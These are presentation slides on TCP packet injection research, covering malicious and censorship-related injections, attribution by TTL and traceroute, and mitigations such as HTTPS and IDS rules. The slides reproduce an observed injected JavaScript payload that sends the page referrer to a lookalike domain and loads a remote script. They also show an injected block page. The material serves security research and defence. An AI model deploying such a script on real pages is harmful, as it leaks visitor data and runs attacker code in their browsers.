- Refers to **qpwa.org** instead of **gpwa.org**.
- A domain that is suspiciously similar to the legitimate domain. It is registered to a Romanian citizen, who appears to be unrelated to gpwa.org.
- These are strong indications of malicious intent.
- This is not an attack by a network operator, but by a third party who probably compromised a router.

```
{
var i=new Image();
i.src="http://qpwa.org/?q="+document.referrer;
l=localStorage;
if(    (document.referrer!="")&&
       (document.location.hostname!=
              document.referrer.split('/')[2]) &&
       (!l.g)      )
 {c=document.createElement('script');
 c.src='http://certify.qpwa.org/script/‘
       +document.location.hostname.replace('www\.','')
       +'/';
document.getElementsByTagName('head')[0]
       .appendChild(c)
}
l.g=1;
}
```

NON-COMMERCIAL INJECTIONS

- We have encountered two types of injections which appear to be censorship related.
- Which appear to be from China's government
- The first block sites at AliCDN (a hosting company of Alibaba)
- The second block various ad related sites

NON-COMMERCIAL INJECTIONS

- The two injections sends Forbidden 403 with the following response body:

```
<html>
<head>
<meta http-equiv="Content-Type" content="textml;charset=UTF-8" />
   <style>body{background-color:#FFFFFF}</style>
<title>TestPage</title>
  <script language="javascript" type="text/javascript">
         window.onload = function () {
           document.getElementById("mainFrame").src=
"http://119.254.95.11:9080/filter/filter.html";
            }
</script>
</head>
  <body>
    <iframe style="width:860px; height:500px;position:absolute;margin-left:-430px;margin-
top:-250px;top:50%;left:50%;" id="mainFrame" src="" frameborder="0"
scrolling="no"></iframe>
    </body>
      </html>
```

REPRODUCING THE ATTACKS

- All injection groups were observed for only a short period of time, usually one to three days, after which they were not detected again by our monitoring system.
- After a few weeks we tried to reproduce the injection events by resending the HTTP request that triggered the injection.
- We having only managed to reproduce the Jiathis and GPWA attacks.
- We surmise that, in general, injections by on-path entities may be intermittent.
  - namely, the injecting entity injects forged content to a particular site for only a short period of time before moving on to other sites.
- This might be motivated by the desire of the injector to stay “under the radar”.

WHO IS BEHIND THE INJECTIONS?

- We tracked down the source of the injected packets using their TTLs.
- It is known that the default initial TTL values of the major operating systems are 32, 64, 128 and 255.
- If the attacker used one of those fields we can calculate how many hops the injected packet traversed.
  - For example, if an injected packet arrived at the client having TTL=57, then most probably it's initial value was 64 and it traversed 7 hops.
- If the attacker sits on the path between the server and the client we can pi-point his location.

WHO IS BEHIND THE INJECTIONS? (CONT.)

- However, we do not know what is the actual path from the web server to the user.
- We approximated this path in 2 ways:
  - We tracerouted the reverse path (from the client to server).
  - We tracerouted the path from a node in the AS of the server to the client.
    - This is still an approximation since that node in not the actual web server.
- Note that this is not an absolutely accurate way to detect the location of the attacker,
  - however we do not wish to exactly pinpoint the attacker but just to have a sense in which AS it operates.

THE SUSPICIOUS AUTONOMOUS SYSTEMS

- Our analysis indicates that the injector resides within the AS of the website to which it injects.
- This means that the network operators that host the web servers inject the false content!
- Most injections are triggered from Chinese operators.

Injection group	Web server's AS number	Suspected injecting AS number
xunlei	17816	17816
szzhengan	4134	4134
taobao	4837	4837
uvclick	38182	38182
adcpc	38182	38182
server erased	4134	4134
GPWA	6943	6943
tupian	4812	4812

AS number	Operator
17816, 4837	China Unicom
4134, 4812	China Telecom
38182	Extreme Broadband (Malaysia)
6943	Information Technology Systems (US)

MITIGATIONS

- Question: Can you do something to prevent being attacked by TCP injection?
- Short answer: Yes, use HTTPS.
- Long answer: When possible use HTTPS. Otherwise, use an IDS such as Bro or Snort to search for these injections. It is straightforward.

BLACK HAT SOUND BYTES

- Chinese ISPs add rouge advertisements to websites accessed by all Internet users.
- TCP injection is a powerful technique used by ISPs, governments and attackers.
- When possible, configure your IDS to block them.